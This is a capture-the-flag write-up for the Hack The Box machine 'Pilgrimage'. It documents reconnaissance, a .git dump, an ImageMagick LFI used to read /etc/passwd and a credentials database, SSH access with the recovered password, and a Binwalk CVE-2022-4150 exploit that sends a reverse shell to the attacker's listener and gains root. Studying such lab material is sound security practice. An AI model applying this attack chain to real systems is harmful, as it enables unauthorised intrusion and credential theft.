
Pilgrimage
Hack The Box Machine Writeup
A journey of a thousand miles begins with but a single step!
Summary
Pilgrimage is an interesting box that could be tricky at times and required a fair amount of enumeration. It begins with a quest for the version number of an application hidden away in the .git directory hosted on the webserver. With this a knowledge a small bit of googling reveals the LFI vulnerability present in the web application. From here one must extract a users credentials from a database file and use them with SSH to gain a foothold on the machine.
Enumerating the machine finds a strange binary that runs as root. inspecting this binary one finds an exploitable version of a function that allows the attacker to gain RCE as root and escalate privilege's in a variety of ways.
User
Recon
Port Scan With Nmap
Start off as normal with an Nmap scan.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV 10.10.11.219
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-05 16:03 EDT
Nmap scan report for 10.10.11.219
Host is up (0.032s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
|   256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_  256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://pilgrimage.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.37 seconds
Subdomain Bruteforce With Wfuzz
From this nmap scan I could see that there is a redirect to pilgrimage.htb that was not followed. As such I added the host to my /etc/hosts file. I also started a scan for possible subdomains using wfuzz. First I ran it with no filters to get back the ch count for the normal page 7620.
┌──(kali㉿kali)-[~/Desktop]
└─$ wfuzz -u http://pilgrimage.htb -H "Host: FUZZ.pilgrimage.htb"  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
<...>
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        198 L    494 W      7620 Ch     "ftp"
000000024:   200        198 L    494 W      7620 Ch     "admin"
Then I reran it again with -sc 7620 to filter out the bad responses. This ended up finding nothing.
As the namp scan did not complete fully due to the redirect on the http port I decided to run it again.
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sC -sV -p 80 pilgrimage.htb
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-05 16:09 EDT
Nmap scan report for pilgrimage.htb (10.10.11.219)
Host is up (0.034s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0
|_http-title: Pilgrimage - Shrink Your Images
| http-git:
|   10.10.11.219:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: Pilgrimage image shrinking service initial commit. # Please ...
|_http-server-header: nginx/1.18.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.18 seconds
Webserver
The Nmap scan found a .git directory hosted on the server, this will be a good thing to keep in mind as something to attack. For now the next thing I did was start a directory busting scan using Feroxbuster in the background. This did not end up finding anything past what would be normally found by browsing the website.
┌──(kali㉿kali)-[~/Desktop]
└─$ feroxbuster -u http://pilgrimage.htb/
___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ _/ | |  \ |__
|    |___ |  \ |  \ | __,    __/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.10.0
<...>
200      GET      171l      403w     6173c http://pilgrimage.htb/register.php
200      GET      171l      403w     6166c http://pilgrimage.htb/login.php
302      GET        0l        0w        0c http://pilgrimage.htb/dashboard.php => http://pilgrimage.htb/login.php
200      GET      198l      494w     7621c http://pilgrimage.htb/
[####################] - 61s   240026/240026  0s      found:24      errors:1
I next explored the website. There is a register.php page where a user can be created, and associated login.php page. When logged in as a user the dashboard.php page stores the images that have been uploaded by the user. There is also the main functionality of the site which uploads and shrinks images.
.JPG)
Main page of pilgrimage.htb website
I attempted various bypass techiques to allow for a webshell to be uploaded but the form appears to be secured against it.
from here I decided to try and download the .git directory. unfortunately it is forbidden, but this did not stop me.
┌──(kali㉿kali)-[~/Desktop]
└─$ curl http://pilgrimage.htb/.git/
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
Pulling .Git with Git-dumper
Using the tool Git-dumper we are able to download the repository anyways as access to the rest is not restricted.
┌──(kali㉿kali)-[~/Desktop]
└─$ python git-dumper.py http://pilgrimage.htb/.git ~/Desktop/pilgrimage
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.16) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
<...>
[-] Fetching http://pilgrimage.htb/.git/objects/23/1150acdd01bbbef94dfb9da9f79476bfbb16fc [200]
This Git directory looks like the webserver it is hosted on.
┌──(kali㉿kali)-[~/Desktop/pilgrimage]
└─$ ls -la
total 26972
drwxr-xr-x 5 kali kali     4096 Sep  5 16:20 .
drwxr-xr-x 4 kali kali     4096 Sep  5 16:20 ..
drwxr-xr-x 6 kali kali     4096 Sep  5 16:20 assets
-rwxr-xr-x 1 kali kali     5538 Sep  5 16:20 dashboard.php
drwxr-xr-x 7 kali kali     4096 Sep  5 16:20 .git
-rwxr-xr-x 1 kali kali     9250 Sep  5 16:20 index.php
-rwxr-xr-x 1 kali kali     6822 Sep  5 16:20 login.php
-rwxr-xr-x 1 kali kali       98 Sep  5 16:20 logout.php
-rwxr-xr-x 1 kali kali 27555008 Sep  5 16:20 magick
-rwxr-xr-x 1 kali kali     6836 Sep  5 16:20 register.php
drwxr-xr-x 4 kali kali     4096 Sep  5 16:20 vendor
.png)
Did someone say magik?
Magick Exploit
Magick looks like the application being used to shrink the images. we can run it with a --version flag to see what version it is.
┌──(kali㉿kali)-[~/Desktop/pilgrimage]
└─$ ./magick --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Googling around for ImageMagick 7.1.0-49 exploits it becomes apparent the program is vulnerable to LFI attacks. I found a good POC on GitHub. I then tested this against the box.
┌──(kali㉿kali)-[~/Desktop]
└─$  python3 generate.py -f "/etc/passwd" -o exploit.png

[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
[>] Generating Blank PNG
[>] Blank PNG generated
[>] Placing Payload to read /etc/passwd
[>] PoC PNG generated > exploit.png
Following along with the POC Github post I uploaded the file to the web server. This gives us a download link and we can then download the new image file.
.JPG)
Uploading malicious png image to the web server
.JPG)
Showing original and downloaded exploit images
Next I used identify to transform the /etc/passwd file encoded in hex into the profile type as expected of the POC exploit.
┌──(kali㉿kali)-[~/Desktop]
└─$ identify -verbose 64f7902ce4d12.png
Image:
Filename: 64f7902ce4d12.png
Format: PNG (Portable Network Graphics)
Mime type: image/png
Class: DirectClass
Geometry: 128x128+0+0
Units: Undefined
Colorspace: sRGB
Type: TrueColor
Base type: Undefined
Endianness: Undefined
<...>
Raw profile type:

1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a
783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a33333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a33393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3131303a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a656d696c793a783a313030303a313030303a656d696c792c2c2c3a2f686f6d
652f656d696c793a2f62696e2f626173680a73797374656d642d636f726564756d703a78
3a3939393a3939393a73797374656d6420436f72652044756d7065723a2f3a2f7573722f
7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f
737368643a2f7573722f7362696e2f6e6f6c6f67696e0a5f6c617572656c3a783a393938
3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a
Copying this hex into CyberChef we can see that it is indeed /etc/passwd of the web server.

Using Cyberchef to convert the hex to readable text
Now I just needed a good file to include to get code execution on the host. Looking through the downloaded Git repository a bit more I came across a connection string in the login.php file.
$db = new PDO('sqlite:/var/db/pilgrimage');
This seems like a great choice as it likely has the login information for the website and could contain user credentials. Now I created another malicious image file, this time with the payload being /var/db/pilgrimage.
┌──(kali㉿kali)-[~/Desktop]
└─$ python generate.py -f "/var/db/pilgrimage" -o exploit.png

[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
[>] Generating Blank PNG
[>] Blank PNG generated
[>] Placing Payload to read /var/db/pilgrimage
[>] PoC PNG generated > exploit.png
Once again uploaded the exploit.png file and downloaded the resized one containing our file in hex. When running identify there is a lot of empty hex characters, these do not need to be copied over to Cyberchef to be converted.
┌──(kali㉿kali)-[~/Desktop]
└─$ identify -verbose 64f7929f6a3d6.png
Image:
Filename: 64f7929f6a3d6.png
Format: PNG (Portable Network Graphics)
Mime type: image/png
Class: DirectClass
<...>
Raw profile type:

77824
53514c69746520666f726d61742033001000010100402020000002070000001300000006
0000000e0000000400000004000000000000000000000001000000000000000000000000
000000000000000000000000000000000000000000000207002e4b910d0ff800040eba00
0f650fcd0eba0f3800
<...>
0000000000000000000000000000000000000000000000000007c030717191901815374
61626c65696d61676573696d6167657304435245415445205441424c4520696d61676573
202875726c2054455854205052494d415259204b4559204e4f54204e554c4c2c206f7269
67696e616c2054455854204e4f54204e554c4c2c20757365726e616d652054455854204e
4f54204e554c4c292b0406173f190100696e64657873716c6974655f6175746f696e6465
785f696d616765735f31696d616765730566010717171701812b7461626c657573657273
757365727302435245415445205441424c452075736572732028757365726e616d652054
455854205052494d415259204b4559204e4f54204e554c4c2c2070617373776f72642054
455854204e4f54204e554c4c29290206173d170100696e64657873716c6974655f617574
6f696e6465785f75736572735f3175736572730300000008000000000d000000010fe600
0fe600000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000
<...>
000000000000000000000000000000000000000000000000000000000000180103172d65
6d696c796162696763686f6e6b79626f693132330a000000010ff7000ff7000000000000
000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000
<..>
0000008031709656d696c790d000000001000
Shell as Emily
converting the hex with Cyberchef I discovered the creds for the Emily user, abigconkyboi123.

Remember, you don't need to copy all the empty 0's into Cyberchef

Finding the Emily user creds, abigconkyboi123
From here I used SSH with Emily:abigchonkyboi123 and grabbed user.txt!
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh emily@10.10.11.219
<...>

emily@pilgrimage:~$ cat user.txt
a16e2be****************cda710e7
.png)
Oh lorde that's a chonnky boi
Root
Recon
SUID as Root
The first thing I like to do when landing on a box with creds is check sudo -l. In this case our user cannot use sudo. I also like checking for any strange sgid binaries. This can be done with the find command as follows.
emily@pilgrimage:~$ find / -type f -perm /u+s 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/umount
Linpeas and Pspy
In this instance there was nothing that caught my eye. From here I began using automatic enumeration, bringing over Linpeas and Pspy.
emily@pilgrimage:/tmp$ curl http://10.10.14.52/linpeas.sh > linpeas.sh
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                             Dload  Upload   Total   Spent    Left  Speed
100  816k  100  816k    0     0  3128k      0 --:--:-- --:--:-- --:--:-- 3128k

emily@pilgrimage:/tmp$ curl http://10.10.14.52/pspy64 > pspy64
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                             Dload  Upload   Total   Spent    Left  Speed
100 3032k  100 3032k    0     0  7895k      0 --:--:-- --:--:-- --:--:-- 7875k

┌──(kali㉿kali)-[~/tools]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.219 - - [05/Sep/2023 16:55:21] "GET /linpeas.sh HTTP/1.1" 200 -
10.10.11.219 - - [05/Sep/2023 16:55:59] "GET /pspy64 HTTP/1.1" 200 -

emily@pilgrimage:/tmp$ chmod +x linpeas.sh

emily@pilgrimage:/tmp$ chmod +x pspy64
Both of these tools detect the root user running an abnormal binary called malwarescan.sh.
PSPY
2023/09/06 06:57:24 CMD: UID=0     PID=675    | /bin/bash /usr/sbin/malwarescan.sh
LINPEAS
root         675  0.0  0.0   6816  3076 ?        Ss   04:27   0:00 /bin/bash /usr/sbin/malwarescan.sh
Binwalk CVE-2022-4150 Exploit
Checking this script I saw that it is seemingly running Binwalk on all the files in the /var/www/pilgrimage.htb/shrunk/ directory and removing ones that are caught by the filter.
emily@pilgrimage:/tmp$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
    filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
    binout="$(/usr/local/bin/binwalk -e "$filename")"
    for banned in "${blacklist[@]}"; do
            if [[ "$binout" == *"$banned"* ]]; then
                    /usr/bin/rm "$filename"
                    break
            fi
    done
done
.png)
hey! Im Binwalkin here
Knowing that Binwalk has vulnerabilities I checked if the one on this machine was a vulnerable version.
emily@pilgrimage:/tmp$ binwalk
Binwalk v2.3.2
<...>
Googling for Binwalk v2.3.2 exploits I quickly discovered CVE-2022-4150 which is a RCE, and since the script is being run by root this RCE will also be as root. I looked around a bit more and was able to find an excellent POC GitHub page for this exploit called WalkingPath.
python exploit_generator.py ssh input.png public_key.pub
python exploit_generator.py command --command "ls -l" input.png
python exploit_generator.py reverse input.png 192.168.0.100 4444
This script allows us to create malicious images for exploiting ssh, running a command, and generating a reverse shell. In my case I decided to use a reverse shell and reuse the exploit.png image from earlier.
┌──(kali㉿kali)-[~/Desktop]
└─$ python walkingpath.py reverse exploit.png 10.10.14.52  42069
Lastly I created an NC listener to catch the reverse shell and uploaded the image containing the reverse shell to the /var/www/pilgrimage.htb/shrunk/ directory.
emily@pilgrimage:/var/www/pilgrimage.htb/shrunk$ curl http://10.10.14.52/binwalk_exploit.png > exploit.png
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                             Dload  Upload   Total   Spent    Left  Speed
100  1950  100  1950    0     0  30468      0 --:--:-- --:--:-- --:--:-- 30468

┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.219 - - [05/Sep/2023 17:12:55] "GET /binwalk_exploit.png HTTP/1.1" 200 -

┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.52] from (UNKNOWN) [10.10.11.219] 47438
id
uid=0(root) gid=0(root) groups=0(root)
Right away I got a hit on my NC listener and have now successfully rooted the box and can grab root.txt!
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.52] from (UNKNOWN) [10.10.11.219] 47438
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
cat root.txt
3df4775a**********4629f894736d94
.png)
Thank you for reading! You da real MVP!
Other Resources
Ippsec Video Walkthough
0xdf Writeup
0xdf.gitlab.io